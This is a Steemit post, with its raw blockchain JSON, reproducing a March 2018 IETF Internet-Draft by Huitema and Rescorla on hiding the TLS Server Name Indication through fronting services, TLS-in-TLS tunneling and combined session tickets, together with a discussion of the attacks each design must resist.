both cases, the desired behavior is to fall back to a connection with the fronting server, so there is no visble difference between a regular connection to that server and an atempt to reach the hidden server. 3. HTTP Co-Tenancy Fronting In the absence of TLS level SNI encryption, many sites rely on an "HTTP Co-Tenancy" solution. The TLS connection is established with the fronting server, and HTTP requests are then sent over that connection to the hidden service. For example, the TLS SNI could be set to "fronting.example.com", the fronting server, and HTTP requests sent over that connection could be directed to "hidden.example.com/ some-content", accessing the hidden service. This solution works well in practice when the fronting server and the hidden server are 'co-tenant" of the same multiplexed server. The HTTP fronting solution can be deployed without modification to the TLS protocol, and does not require using and specific version of TLS. There are however a few issues regarding discovery, client implementations, trust, and applicability: o The client has to discover that the hidden service can be accessed through the fronting server. o The client browser's has to be directed to access the hidden service through the fronting service. o Since the TLS connection is established with the fronting service, the client has no proof that the content does in fact come from the hidden service. The solution does thus not mitigate the context sharing issues described in Section 2.6. o Since this is an HTTP level solution, it would not protected non HTTP protocols such as DNS over TLS [RFC7858] or IMAP over TLS [RFC2595]. The discovery issue is common to pretty much every SNI encryption solution, and is also discussed in Section 4.2.3 and Section 5.3. The browser issue may be solved by developing a browser extension that support HTTP Fronting, and manages the list of fronting services associated with the hidden services that the client uses. The multi- protocol issue can be mitigated by using implementation of other Huitema & Rescorla Expires September 2, 2018 [Page 8] Internet-Draft SNI Encryption in TLS March 2018 applications over HTTP, such as for example DNS over HTTPS [I-D.hoffman-dns-over-https]. The trust issue, however, requires specific developments. 3.1. HTTPS Tunnels The HTTP Fronting solution places a lot of trust in the Fronting Server. This required trust can be reduced by tunnelling HTTPS in HTTPS, which effectively treats the Fronting Server as an HTTP Proxy. In this solution, the client establishes a TLS connection to the Fronting Server, and then issues an HTTP Connect request to the Hidden Server. This will establish an end-to-end HTTPS over TLS connection between the client and the Hidden Server, mitigating the issues described in Section 2.6. The HTTPS in HTTPS solution requires double encryption of every packet. It also requires that the fronting server decrypts and relay messages to the hidden server. Both of these requirements make the implementation onerous. 3.2. Delegation Token Clients would see their privacy compromised if they contacted the wrong fronting server to access the hidden service, since this wrong server could disclose their access to adversaries. This can possibly be mitigated by recording the relation between fronting server and hidden server in a Delegation Token. The delegation token would be a form of certificate, signed by the hidden service. It would have the following components: o The DNS name of the fronting service o TTL (i.e. expiration date) o An indication of the type of access that would be used, such as direct fronting in which the hidden content is directly served by the fronting server, or HTTPS in HTTPS, or one of the TLS level solutions discussed in Section 4 and Section 5 o Triple authentication, to make the barrier to setting up a honeypot extremely high 1. Cert chain for hidden server certificate (e.g., hidden.example.com) up to CA. 2. Certificate transparency proof of the hidden service certificate (hidden.example.com) from a popular log, with a Huitema & Rescorla Expires September 2, 2018 [Page 9] Internet-Draft SNI Encryption in TLS March 2018 requirement that the browser checks the proof before connecting. 3. A TLSA record for hidden service domain name (hidden.example.com), with full DNSSEC chain (also mandatory to check) o Possibly, a list of valid addresses of the fronting service. o Some extension mechanism for other bits If N multiple domains on a CDN are acceptable fronts, then we may want some way to indicate this without publishing and maintaining N separate tokens. Delegation tokens could be published by the fronting server, in response for example to a specific query by a client. The client would then examine whether one of the Delegation Tokens matches the hidden service that it wants to access. QUESTION: Do we need a revocation mechanism? What if a fronting service obtains a delegation token, and then becomes untrustable for some other reason? Or is it sufficient to just use short TTL? 4. SNI Encapsulation Specification We propose to provide SNI Privacy by using a form of TLS encapsulation. The big advantage of this design compared to previous attempts is that it requires effectively no changes to TLS 1.3. It only requires a way to signal to the Fronting Server server that the encrypted application data is actually a ClientHello which is intended for the hidden service. Once the tunneled session is established, encrypted packets will be forwarded to the Hidden Service without requiring encryption or decryption by the Fronting Service. 4.1. Tunneling TLS in TLS The proposed design is to encapsulate a second Client Hello in the early data of a TLS connection to the Fronting Service. To the outside, it just appears that the client is resuming a session with the fronting service. Client Fronting Service Hidden Service ClientHello + early_data + key_share* + psk_key_exchange_modes Huitema & Rescorla Expires September 2, 2018 [Page 10] Internet-Draft SNI Encryption in TLS March 2018 + pre_shared_key + SNI = fronting ( //Application data ClientHello#2 + KeyShare + signature_algorithms* + psk_key_exchange_modes* + pre_shared_key* + SNI = hidden ) --------> ClientHello#2 + KeyShare + signature_algorithms* + psk_key_exchange_modes* + pre_shared_key* + SNI = hidden ----> <Application Data*> <end_of_early_data> --------------------> ServerHello + pre_shared_key + key_share* {EncryptedExtensions} {CertificateRequest*} {Certificate*} {CertificateVerify*} {Finished} <-------------------- {Certificate*} {CertificateVerify*} {Finished} --------------------- [Application Data] <-------------------> [Application Data] Key to brackets: * optional messages, not present in all scenarios () encrypted with Client->Fronting 0-RTT key <> encrypted with Client->Hidden 0-RTT key {} encrypted with Client->Hidden 1-RTT handshake [] encrypted with Client->Hidden 1-RTT key The way this works is that the Fronting Server decrypts the _data_ in the client's first flight, which is actually ClientHello#2 from the client, containing the true SNI and then passes it on to the Hidden Huitema & Rescorla Expires September 2, 2018 [Page 11] Internet-Draft SNI Encryption in TLS March 2018 server. However, the Hidden Server responds with its own ServerHello which the Fronting Server just passes unchanged, because it's actually the response to ClientHello#2 rather than to ClientHello#1. As long as ClientHello#1 and ClientHello#2 are similar (e.g., differing only in the client's actual share (though of course it must be in the same group)), SNI, and maybe EarlyDataIndication), then an attacker should not be able to distinguish these cases -- although there may be possible attacks through timing analysis, or by observing traffic between the Fronting Server and Hidden Server if they are not colocated. 4.2. Tunneling design issues The big advantage of this design is that it requires effectively no changes to TLS. It only requires a way to signal to the Fronting Server that the encrypted application data is actually a ClientHello which is intended for the hidden service. The major disadvantage of this overall design strategy (however it's signaled) is that it's somewhat harder to implement in the co- tenanted cases than the simple schemes that carry the "real SNI" in an encrypted parameter of the Client Hello. That means that it's somewhat less likely that servers will implement it "by default" and more likely that they will have to take explicit effort to allow Encrypted SNI. Conversely, however, these schemes (aside from a server with a single wildcard or multi-SAN cert) involve more changes to TLS to deal with issues like "what is the server cert that is digested into the keys", and that requires more analysis, so there is an advantage to deferring that. If we have EncryptedExtensions in the client's first flight it would be possible to define a "Real SNI" extension later if/when we had clearer analysis for that case. Notes on several obvious technical issues: 1. How does the Fronting Server distinguish this case from where the initial flight is actual application data? See Section 4.2.1 for some thoughts on this. 2. Can we make this work with 0-RTT data from the client to the Hidden server? The answer is probably yes, as discussed in Section 4.2.2. 3. What happens if the Fronting Server doesn't gateway, e.g., because it has forgotten the ServerConfiguration? In that case, the client gets a handshake with the Fronting Server, which it will have to determine via trial decryption. At this point the Fronting Server supplies a ServerConfiguration and the client can reconnect as above. Huitema & Rescorla Expires September 2, 2018 [Page 12] Internet-Draft SNI Encryption in TLS March 2018 4. What happens if the client does 0-RTT inside 0-RTT (as in #2 above) and the Hidden server doesn't recognize the ServerConfiguration in ClientHello#2? In this case, the client gets a 0-RTT rejection and it needs to do trial decryption to know whether the rejection was from the Fronting Server or the Hidden server. 5. What happens if the Fronting Server is under a DOS attack, and chooses to refuse all 0-RTT data? The client part of that logic, including the handling of question #3 above, is discussed in Section 4.2.3. 4.2.1. Fronting Server logic The big advantage of this design is that it requires effectively no changes to TLS. It only requires a way to signal to the Fronting Server that the encrypted application data is actually a ClientHello which is intended for the hidden service. The two most obvious designs are: o Have an EncryptedExtension which indicates that the inner data is tunnelled. o Have a "tunnelled" TLS content type. EncryptedExtensions would be the most natural, but they were removed from the ClientHello during the TLS standardization. In Section 4.1 we assume that the second ClientHello is just transmitted as 0-RTT data, and that the servers use some form of pattern matching to differentiate between this second ClientHello and other application messages. 4.2.2. Early data In the proposed design, the second ClientHello is sent to the Fronting Server as early data, encrypted with Client->Fronting 0-RTT key. If the Client follows the second ClientHello with 0-RTT data, that data could in theory be sent in two ways: 1. The client could use double encryption. The data is first encrypted with the Client->Hidden 0-RTT key, then wrapped and encrypted with the Client->Fronting 0-RTT key. The Fronting server would decrypt, unwrap and relay. 2. The client could just encrypt the data with the Client->Hidden 0-RTT key, and ask the server to blindly relay it. Huitema & Rescorla Expires September 2, 2018 [Page 13] Internet-Draft SNI Encryption in TLS March 2018 Each of these ways has its issues. The double encryption scenario would require two end of early data messages, one double encrypted and relayed by the Fronting Server to the Hidden Server, and another sent from Client to Fronting Server, to delimit the end of the double encrypted stream, and also to ensure that the stream of messages is not distinguishable from simply sending 0-RTT data to the Fronting server. The blind relaying is simpler, and is the scenario described in the diagram of Section 4.1. In that scenario, the Fronting server switches to relaying mode immediately after unwrapping and forwarding the second ClientHello. However, the blind relaying requires the ClientHello to be isolated to a single record. 4.2.3. Client requirements In order to use the tunneling service, the client needs to identify the Fronting Service willing to tunnel to the Hidden Service. We can assume that the client will learn the identity of suitable Fronting Services from the Hidden Service itself. In order to tunnel the second ClientHello as 0-RTT data, the client needs to have a shared secret with the Fronting Service. To avoid the trap of "well known shared secrets" described in Section 2.2, this should be a pair wise secret. The most practical solution is to use a session resumption ticket. This requires that prior to the tunneling attempt, the client establishes regular connections with the fronting service and obtains one or several session resumption tickets. 5. SNI encryption with combined tickets EDITOR'S NOTE: This section is an alternative design to Section 4. As the draft progresses, only one of the alternatives will be selected, and the text corresponding to the other alternative will be deleted. We propose to provide SNI Privacy by relying solely on "combined tickets". The big advantage of this design compared to previous attempts is that it requires only minimal changes to implementations of TLS 1.3. These changes are confined to the handling of the combined ticket by Fronting and Hidden service, and to the signaling of the Fronting SNI to the client by the Hidden service. 5.1. Session resumption with combined tickets In this example, the client obtains a combined session resumption ticket during a previous connection to the hidden service, and has learned the SNI of the fronting service. The session resumption will happen as follows: Huitema & Rescorla Expires September 2, 2018 [Page 14] Internet-Draft SNI Encryption in TLS March 2018 Client Fronting Service Hidden Service ClientHello + early_data + key_share* + psk_key_exchange_modes + pre_shared_key + SNI = fronting --------> // Decode the ticket // Forwards to hidden ClientHello -------> (Application Data*) ----------------------> ServerHello + pre_shared_key + key_share* {EncryptedExtensions} + early_data* {Finished} <---------------------- [Application Data] (EndOfEarlyData) {Finished} ----------------------> [Application Data] <---------------------> [Application Data] + Indicates noteworthy extensions sent in the previously noted message. * Indicates optional or situation-dependent messages/extensions that are not always sent. () encrypted with Client->Hidden 0-RTT key {} encrypted with Client->Hidden 1-RTT handshake [] encrypted with Client->Hidden 1-RTT key The Fronting server that receives the Client Hello will find the combined ticket in the pre_shared_key extensions, just as it would in a regular session resumption attempt. When parsing the ticket, the Fronting server will discover that the session really is meant to be resumed with the Hidden server. It will arrange for all the connection data to be forwarded to the Hidden server, including forwarding a copy of the initial Client Hello. The Hidden server will receive the Client Hello. It will obtain the identity of the Fronting service from the SNI parameter. It will then parse the session resumption ticket, and proceed with the resumption of the session. In this design, the Client Hello message is relayed unchanged from Fronting server to hidden server. This ensures that code changes are Huitema & Rescorla Expires September 2, 2018 [Page 15] Internet-Draft SNI Encryption in TLS March 2018 confined to the interpretation of the message parameters. The construction of handshake contexts is left unchanged. 5.2. New Combined Session Ticket In normal TLS 1.3 operations, the server can send New Session Ticket messages at any time after the receiving the Client Finished message. The ticket structure is defined in TLS 1.3 as: struct { uint32 ticket_lifetime; uint32 ticket_age_add; opaque ticket_nonce<1..255>; opaque ticket<1..2^16-1>; Extension extensions<0..2^16-2>; } NewSessionTicket; When SNI encryption is enabled, tickets will carry a "Fronting SNI" extension, and the ticket value itself will be negotiated between Fronting Service and Hidden Service, as in: Client Fronting Service Hidden Service <======= <Ticket Request> Combined Ticket =======> [New Session Ticket <------------------------ + SNI Extension] <==> sent on connection between Hidden and Fronting service <> encrypted with Fronting<->Hidden key [] encrypted with Client->Hidden 1-RTT key In theory, the actual format of the ticket could be set by mutual agreement between Fronting Service and Hidden Service. In practice, it is probably better to provide guidance, as the ticket must meet three requirements: o The Fronting Server must understand enough of the combined ticket to relay the connection towards the Hidden Server; o The Hidden Server must understand enough of the combined ticket to resume the session with the client; o Third parties must not be able to deduce the name of the Hidden Service from the value of the ticket. There are three plausible designs, a stateful design, a shared key design, and a Huitema & Rescorla Expires September 2, 2018 [Page 16] Internet-Draft SNI Encryption in TLS March 2018 In the stateful design, the ticket are just random numbers that the Fronting server associates with the Hidden server, and the Hidden server associates with the session context. The shared key design would work as follow: o the hidden server and the fronting server share a symmetric key K_sni. o the "clear text" ticket includes a nonce, the ordinary ticket used for session resumption by the hidden service, and the id of the Hidden service for the Fronting Service. o the ticket will be encrypted with AEAD, using the nonce as an IV. o When the client reconnects to the fronting server, it decrypts the ticket using K_sni and if it succeeds, then it just forwards the Client Hello to the hidden server indicated in id-hidden-service (which of course has to know to ignore SNI). Otherwise, it terminates the connection itself with its own SNI. The hidden server can just refresh the ticket any time it pleases, as usual. This design allows the Hidden Service to hide behind many Fronting Services, each using a different key. The Client Hello received by the Hidden Server carries the SNI of the Fronting Service, which the Hidden Server can use to select the appropriate K_sni. In the public key design, the Hidden Server encrypts the tickets with a public key of the Fronting Server. The ticket itself would be similar to what is used in the shared key design. The compute cost for a single decryption may be higher, but the Fronting Server would not need to blindly try multiple decryption keys associated with multiple Hidden Servers. The Hidden Server would not be able to decrypt the ession Tickets, which means that it would have to rely on some kind of stateful storage. 5.3. First session The previous sections present how sessions can be resumed with the combined ticket. Clients have that have never contacted the Hidden Server will need to obtain a first ticket during a first session. The most plausible option is to have the client directly connect to the Hidden Service, and then ask for a combined ticket. The obvious issue is that the SNI will not be encrypted for this first connection, which exposes the client to surveillance and censorship. Huitema & Rescorla Expires September 2, 2018 [Page 17] Internet-Draft SNI Encryption in TLS March 2018 The client may also learn about the relation between Fronting Service and Hidden Service through an out of band channel, such as DNS service, or word of mouth. However, it is difficult to establish a combined ticket completely out of band, since the ticket must be associated to two shared secrets, one understood by the Fronting service and the other shared with the Hidden service to ensure protection against replay attacks. An alternative may be to use the TLS-in-TLS service described in Section 4.1 for the first contact. There will be some overhead due to tunnelling, but as we discussed in Section 4.2.3 the tunneling solution allows for safe first contact. Yet another way would be to use the HTTPS in HTTPS tunneling described in Section 3.1. 6. Security Considerations The encapsulation protocol proposed in this draft mitigates the known attacks listed in Section 2. For example, the encapsulation design uses pairwise security contexts, and is not dependent on the widely shared secrets described in Section 2.2. The design also does not rely on additional public key operations by the multiplexed server or by the fronting server, and thus does not open the attack surface for denial of service discussed in Section 2.3. The session keys are negotiated end to end between the client and the protected service, as required in Section 2.6. The combined ticket solution also mitigates the known attacks. The design also uses pairwise security contexts, and is not dependent on the widely shared secrets described in Section 2.2. The design also does not rely on additional public key operations by the multiplexed server or by the fronting server, and thus does not open the attack surface for denial of service discussed in Section 2.3. The session keys are negotiated end to end between the client and the protected service, as required in Section 2.6. However, in some cases, proper mitigation depends on careful implementation. 6.1. Replay attacks and side channels Both solutions mitigate the replay attacks described in Section 2.1 because adversaries cannot decrypt the replies intended for the client. However, the connection from the fronting service to the hidden service can be observed through side channels. To give an obvious example, suppose that the fronting service merely relays the data by establishing a TCP connection to the hidden service. An adversary capable of observing all network traffic at Huitema & Rescorla Expires September 2, 2018 [Page 18] Internet-Draft SNI Encryption in TLS March 2018 the fronting server can associate the arrival of an encrypted message to the fronting service and the TCP handshake between the fronting server and the hidden service, and deduce which hidden service the user accessed. The mitigation of this attack relies on proper implementation of the fronting service. This may require cooperation from the multiplexed server. 6.2. Sticking out The TLS encapsulation protocol mostly fulfills the requirements to "not stick out" expressed in Section 2.4. The initial messages will be sent as 0-RTT data, and will be encrypted using the 0-RTT key negotiated with the fronting service. Adversaries cannot tell whether the client is using TLS encapsulation or some other 0-RTT service. However, this is only true if the fronting service regularly uses 0-RTT data. The combined token solution almost perfectly fulfills the requirements to "not stick out" expressed in Section 2.4, as the observable flow of message is almost exactly the same as a regular TLS connection. However, adversaries could observe the values of the PSK Identifier that contains the combined ticket. The proposed ticket structure is designed to thwart analysis of the ticket, but if implementations are not careful the size of the combined ticket can be used as a side channel allowing adversaries to distinguish between different Hidden Services located behind the same Fronting Service. 6.3. Forward Secrecy In the TLS encapsulation protocol, the encapsulated Client Hello is encrypted using the session resumption key. If this key is revealed, the Client Hello data will also be revealed. The mitigation there is to not use the same session resumption key multiple time. The most common implementations of TLS tickets have the server using Session Ticket Encryption Keys (STEKs) to create an encrypted copy of the session parameters which is then stored by the client. When the client resumes, it supplies this encrypted copy, the server decrypts it, and has the parameters it needs to resume. The server need only remember the STEK. If a STEK is disclosed to an adversary, then all of the data encrypted by sessions protected by the STEK may be decrypted by an adversary. To mitigate this attack, server implementations of the combined ticket protocol SHOULD use stateful tickets instead of STEK protected TLS tickets. If they do rely on STEK protected tickets, they MUST Huitema & Rescorla Expires September 2, 2018 [Page 19] Internet-Draft SNI Encryption in TLS March 2018 ensure that the K_sni keys used to encrypt these tickets are rotated frequently. 7. IANA Considerations Do we need to register an extension point? Or is it just OK to use early data? 8. Acknowledgements A large part of this draft originates in discussion of SNI encryption on the TLS WG mailing list, including comments after the tunneling approach was first proposed in a message to that list: <https://mailarchive.ietf.org/arch/msg/tls/ tXvdcqnogZgqmdfCugrV8M90Ftw>. During the discussion of SNI Encryption in Yokohama, Deb Cooley argued that rather than messing with TLS to allow SNI encryption, we should just tunnel TLS in TLS. A number of people objected to this on the grounds of the performance cost for the Fronting Server because it has to encrypt and decrypt everything. After the meeting, Martin Thomson suggested a modification to the tunnelling proposal that removes this cost. The key observation is that if we think of the 0-RTT flight as a separate message attached to the handshake, then we can tunnel a second first flight in it. The combined ticket approach was first proposed by Cedric Fournet and Antoine Delignaut-Lavaud. The delegation token design comes from many people, including Ben Schwartz, Brian Sniffen and Rich Salz. Thanks to Daniel Kahn Gillmor for a pretty detailed review of the initial draft. 9. References 9.1. Normative References [I-D.ietf-quic-tls] Thomson, M. and S. Turner, "Using Transport Layer Security (TLS) to Secure QUIC", draft-ietf-quic-tls-09 (work in progress), January 2018. Huitema & Rescorla Expires September 2, 2018 [Page 20] Internet-Draft SNI Encryption in TLS March 2018 [I-D.ietf-tls-dtls13] Rescorla, E., Tschofenig, H., and N. Modadugu, "The Datagram Transport Layer Security (DTLS) Protocol Version 1.3", draft-ietf-tls-dtls13-22 (work in progress), November 2017. [I-D.ietf-tls-tls13] Rescorla, E., "The Transport Layer Security (TLS) Protocol Version 1.3", draft-ietf-tls-tls13-24 (work in progress), February 2018. [RFC2119] Bradner, S., "Key words for use in RFCs to Indicate Requirement Levels", BCP 14, RFC 2119, DOI 10.17487/RFC2119, March 1997, <https://www.rfc-editor.org/info/rfc2119>. 9.2. Informative References [I-D.hoffman-dns-over-https] Hoffman, P. and P. McManus, "DNS Queries over HTTPS", draft-hoffman-dns-over-https-01 (work in progress), June 2017. [RFC2595] Newman, C., "Using TLS with IMAP, POP3 and ACAP", RFC 2595, DOI 10.17487/RFC2595, June 1999, <https://www.rfc-editor.org/info/rfc2595>. [RFC5246] Dierks, T. and E. Rescorla, "The Transport Layer Security (TLS) Protocol Version 1.2", RFC 5246, DOI 10.17487/RFC5246, August 2008, <https://www.rfc-editor.org/info/rfc5246>. [RFC7540] Belshe, M., Peon, R., and M. Thomson, Ed., "Hypertext Transfer Protocol Version 2 (HTTP/2)", RFC 7540, DOI 10.17487/RFC7540, May 2015, <https://www.rfc-editor.org/info/rfc7540>. [RFC7590] Saint-Andre, P. and T. Alkemade, "Use of Transport Layer Security (TLS) in the Extensible Messaging and Presence Protocol (XMPP)", RFC 7590, DOI 10.17487/RFC7590, June 2015, <https://www.rfc-editor.org/info/rfc7590>. [RFC7858] Hu, Z., Zhu, L., Heidemann, J., Mankin, A., Wessels, D., and P. Hoffman, "Specification for DNS over Transport Layer Security (TLS)", RFC 7858, DOI 10.17487/RFC7858, May 2016, <https://www.rfc-editor.org/info/rfc7858>. |
| json metadata | {"tags":["privacy","encryption"],"links":["https://datatracker.ietf.org/drafts/current/","https://trustee.ietf.org/license-info","https://mailarchive.ietf.org/arch/msg/tls/","https://www.rfc-editor.org/info/rfc2119","https://www.rfc-editor.org/info/rfc2595","https://www.rfc-editor.org/info/rfc5246","https://www.rfc-editor.org/info/rfc7540","https://www.rfc-editor.org/info/rfc7590","https://www.rfc-editor.org/info/rfc7858"],"app":"steemit/0.1","format":"markdown"} |
| parent author | |
| parent permlink | privacy |
| permlink | sni-encryption-in-tls-through-tunneling |
| title | SNI Encryption in TLS Through Tunneling |
| Transaction Info | Block #22085841/Trx 008148fb1bab17022f7198532b51ff2fd981da6e |
View Raw JSON Data
{
"block": 22085841,
"op": [
"comment",
{
"author": "fortean",
"body": "SNI Encryption in TLS Through Tunneling\n draft-ietf-tls-sni-encryption-02\n\nAbstract\n\n This draft describes the general problem of encryption of the Server\n Name Identification (SNI) parameter. The proposed solutions hide a\n Hidden Service behind a Fronting Service, only disclosing the SNI of\n the Fronting Service to external observers. The draft starts by\n listing known attacks against SNI encryption, discusses the current\n \"co-tenancy fronting\" solution, and then presents two potential TLS\n layer solutions that might mitigate these attacks.\n The first solution is based on TLS in TLS \"quasi tunneling\", and the\n second solution is based on \"combined tickets\". These solutions only\n require minimal extensions to the TLS protocol.\n\nStatus of This Memo\n\n This Internet-Draft is submitted in full conformance with the\n provisions of BCP 78 and BCP 79.\n\n Internet-Drafts are working documents of the Internet Engineering\n Task Force (IETF). Note that other groups may also distribute\n working documents as Internet-Drafts. The list of current Internet-\n Drafts is at https://datatracker.ietf.org/drafts/current/.\n\n Internet-Drafts are draft documents valid for a maximum of six months\n and may be updated, replaced, or obsoleted by other documents at any\n time. It is inappropriate to use Internet-Drafts as reference\n material or to cite them other than as \"work in progress.\"\n\n This Internet-Draft will expire on September 2, 2018.\n\nCopyright Notice\n\n Copyright (c) 2018 IETF Trust and the persons identified as the\n document authors. All rights reserved.\n\n This document is subject to BCP 78 and the IETF Trust's Legal\n Provisions Relating to IETF Documents\n (https://trustee.ietf.org/license-info) in effect on the date of\n\nHuitema & Rescorla Expires September 2, 2018 [Page 1]\nInternet-Draft SNI Encryption in TLS March 2018\n\n publication of this document. Please review these documents\n carefully, as they describe your rights and restrictions with respect\n to this document. Code Components extracted from this document must\n include Simplified BSD License text as described in Section 4.e of\n the Trust Legal Provisions and are provided without warranty as\n described in the Simplified BSD License.\n\nTable of Contents\n\n 1. Introduction . . . . . . . . . . . . . . . . . . . . . . . . 3\n 1.1. Key Words . . . . . . . . . . . . . . . . . . . . . . . . 4\n 2. Security and Privacy Requirements for SNI Encryption . . . . 4\n 2.1. Mitigate Replay Attacks . . . . . . . . . . . . . . . . . 4\n 2.2. Avoid Widely Shared Secrets . . . . . . . . . . . . . . . 4\n 2.3. Prevent SNI-based Denial of Service Attacks . . . . . . . 5\n 2.4. Do not stick out . . . . . . . . . . . . . . . . . . . . 5\n 2.5. Forward Secrecy . . . . . . . . . . . . . . . . . . . . . 5\n 2.6. Proper Security Context . . . . . . . . . . . . . . . . . 5\n 2.7. Fronting Server Spoofing . . . . . . . . . . . . . . . . 6\n 2.8. Supporting multiple protocols . . . . . . . . . . . . . . 6\n 2.8.1. Hiding the Application Layer Protocol Negotiation . . 7\n 2.8.2. Support other transports than HTTP . . . . . . . . . 7\n 2.9. Fail to fronting . . . . . . . . . . . . . . . . . . . . 7\n 3. HTTP Co-Tenancy Fronting . . . . . . . . . . . . . . . . . . 8\n 3.1. HTTPS Tunnels . . . . . . . . . . . . . . . . . . . . . . 9\n 3.2. Delegation Token . . . . . . . . . . . . . . . . . . . . 9\n 4. SNI Encapsulation Specification . . . . . . . . . . . . . . . 10\n 4.1. Tunneling TLS in TLS . . . . . . . . . . . . . . . . . . 10\n 4.2. Tunneling design issues . . . . . . . . . . . . . . . . . 12\n 4.2.1. Fronting Server logic . . . . . . . . . . . . . . . . 13\n 4.2.2. Early data . . . . . . . . . . . . . . . . . . . . . 13\n 4.2.3. Client requirements . . . . . . . . . . . . . . . . . 14\n 5. SNI encryption with combined tickets . . . . . . . . . . . . 14\n 5.1. Session resumption with combined tickets . . . . . . . . 14\n 5.2. New Combined Session Ticket . . . . . . . . . . . . . . . 16\n 5.3. First session . . . . . . . . . . . . . . . . . . . . . . 17\n 6. Security Considerations . . . . . . . . . . . . . . . . . . . 18\n 6.1. Replay attacks and side channels . . . . . . . . . . . . 18\n 6.2. Sticking out . . . . . . . . . . . . . . . . . . . . . . 19\n 6.3. Forward Secrecy . . . . . . . . . . . . . . . . . . . . . 19\n 7. IANA Considerations . . . . . . . . . . . . . . . . . . . . . 20\n 8. Acknowledgements . . . . . . . . . . . . . . . . . . . . . . 20\n 9. References . . . . . . . . . . . . . . . . . . . . . . . . . 20\n 9.1. Normative References . . . . . . . . . . . . . . . . . . 20\n 9.2. Informative References . . . . . . . . . . . . . . . . . 21\n Authors' Addresses . . . . . . . . . . . . . . . . . . . . . . . 22\n\nHuitema & Rescorla Expires September 2, 2018 [Page 2]\nInternet-Draft SNI Encryption in TLS March 2018\n\n1. Introduction\n\n Historically, adversaries have been able to monitor the use of web\n services through three channels: looking at DNS requests, looking at\n IP addresses in packet headers, and looking at the data stream\n between user and services. These channels are getting progressively\n closed. A growing fraction of Internet communication is encrypted,\n mostly using Transport Layer Security (TLS) [RFC5246]. Progressive\n deployment of solutions like DNS in TLS [RFC7858] mitigates the\n disclosure of DNS information. More and more services are colocated\n on multiplexed servers, loosening the relation between IP address and\n web service. However, multiplexed servers rely on the Service Name\n Information (SNI) to direct TLS connections to the appropriate\n service implementation. This protocol element is transmitted in\n clear text. As the other methods of monitoring get blocked,\n monitoring focuses on the clear text SNI. The purpose of SNI\n encryption is to prevent that.\n\n In the past, there have been multiple attempts at defining SNI\n encryption. These attempts have generally floundered, because the\n simple designs fail to mitigate several of the attacks listed in\n Section 2. In the absence of a TLS level solution, the most popular\n approach to SNI privacy is HTTP level fronting, which we discuss in\n Section 3.\n\n The current draft proposes two designs for SNI Encryption in TLS.\n Both designs hide a \"Hidden Service\" behind a \"Fronting Service\". To\n an external observer, the TLS connections will appear to be directed\n towards the Fronting Service. The cleartext SNI parameter will\n document the Fronting Service. A second SNI parameter will be\n transmitted in an encrypted form to the Fronting Service, and will\n allow that service to redirect the connection towards the Hidden\n Service.\n\n The first design relies on tunneling TLS in TLS, as explained in\n Section 4. It does not require TLS extensions, but relies on\n conventions in the implementation of TLS 1.3 [I-D.ietf-tls-tls13] by\n the Client and the Fronting Server.\n\n The second design, presented in Section 5 removes the requirement for\n tunneling, on simply relies on Combined Tickets. It uses the\n extension process for session tickets already defined in\n [I-D.ietf-tls-tls13].\n\n This draft is presented as is to trigger discussions. It is expected\n that as the draft progresses, only one of the two proposed solutions\n will be retained.\n\nHuitema & Rescorla Expires September 2, 2018 [Page 3]\nInternet-Draft SNI Encryption in TLS March 2018\n\n1.1. Key Words\n\n The key words \"MUST\", \"MUST NOT\", \"REQUIRED\", \"SHALL\", \"SHALL NOT\",\n \"SHOULD\", \"SHOULD NOT\", \"RECOMMENDED\", \"MAY\", and \"OPTIONAL\" in this\n document are to be interpreted as described in [RFC2119].\n\n2. Security and Privacy Requirements for SNI Encryption\n\n Over the past years, there have been multiple proposals to add an SNI\n encryption option in TLS. Many of these proposals appeared\n promising, but were rejected after security reviews pointed plausible\n attacks. In this section, we collect a list of these known attacks.\n\n2.1. Mitigate Replay Attacks\n\n The simplest SNI encryption designs replace in the initial TLS\n exchange the clear text SNI with an encrypted value, using a key\n known to the multiplexed server. Regardless of the encryption used,\n these designs can be broken by a simple replay attack, which works as\n follow:\n\n 1- The user starts a TLS connection to the multiplexed server,\n including an encrypted SNI value.\n\n 2- The adversary observes the exchange and copies the encrypted SNI\n parameter.\n\n 3- The adversary starts its own connection to the multiplexed server,\n including in its connection parameters the encrypted SNI copied from\n the observed exchange.\n\n 4- The multiplexed server establishes the connection to the protected\n service, thus revealing the identity of the service.\n\n One of the goals of SNI encryption is to prevent adversaries from\n knowing which Hidden Service the client is using. Successful replay\n attacks breaks that goal by allowing adversaries to discover that\n service.\n\n2.2. Avoid Widely Shared Secrets\n\n It is easy to think of simple schemes in which the SNI is encrypted\n or hashed using a shared secret. This symmetric key must be known by\n the multiplexed server, and by every users of the protected services.\n Such schemes are thus very fragile, since the compromise of a single\n user would compromise the entire set of users and protected services.\n\nHuitema & Rescorla Expires September 2, 2018 [Page 4]\nInternet-Draft SNI Encryption in TLS March 2018\n\n2.3. Prevent SNI-based Denial of Service Attacks\n\n Encrypting the SNI may create extra load for the multiplexed server.\n Adversaries may mount denial of service attacks by generating random\n encrypted SNI values and forcing the multiplexed server to spend\n resources in useless decryption attempts.\n\n It may be argued that this is not an important DOS avenue, as regular\n TLS connection attempts also require the server to perform a number\n of cryptographic operations. However, in many cases, the SNI\n decryption will have to be performed by a front end component with\n limited resources, while the TLS operations are performed by the\n component dedicated to their respective services. SNI based DOS\n attacks could target the front end component.\n\n2.4. Do not stick out\n\n In some designs, handshakes using SNI encryption can be easily\n differentiated from \"regular\" handshakes. For example, some designs\n require specific extensions in the Client Hello packets, or specific\n values of the clear text SNI parameter. If adversaries can easily\n detect the use of SNI encryption, they could block it, or they could\n flag the users of SNI encryption for special treatment.\n\n In the future, it might be possible to assume that a large fraction\n of TLS handshakes use SNI encryption. If that was the case, the\n detection of SNI encryption would be a lesser concern. However, we\n have to assume that in the near future, only a small fraction of TLS\n connections will use SNI encryption.\n\n2.5. Forward Secrecy\n\n The general concerns about forward secrecy apply to SNI encryption\n just as well as to regular TLS sessions. For example, some proposed\n designs rely on a public key of the multiplexed server to define the\n SNI encryption key. If the corresponding private key was\n compromised, the adversaries would be able to process archival\n records of past connections, and retrieve the protected SNI used in\n these connections. These designs failed to maintain forward secrecy\n of SNI encryption.\n\n2.6. Proper Security Context\n\n We can design solutions in which the multiplexed server or a fronting\n service act as a relay to reach the protected service. Some of those\n solutions involve just one TLS handshake between the client and the\n multiplexed server, or between the client and the fronting service.\n\nHuitema & Rescorla Expires September 2, 2018 [Page 5]\nInternet-Draft SNI Encryption in TLS March 2018\n\n The master secret is verified by verifying a certificate provided by\n either of these entities, but not by the protected service.\n\n These solutions expose the client to a Man-In-The-Middle attack by\n the 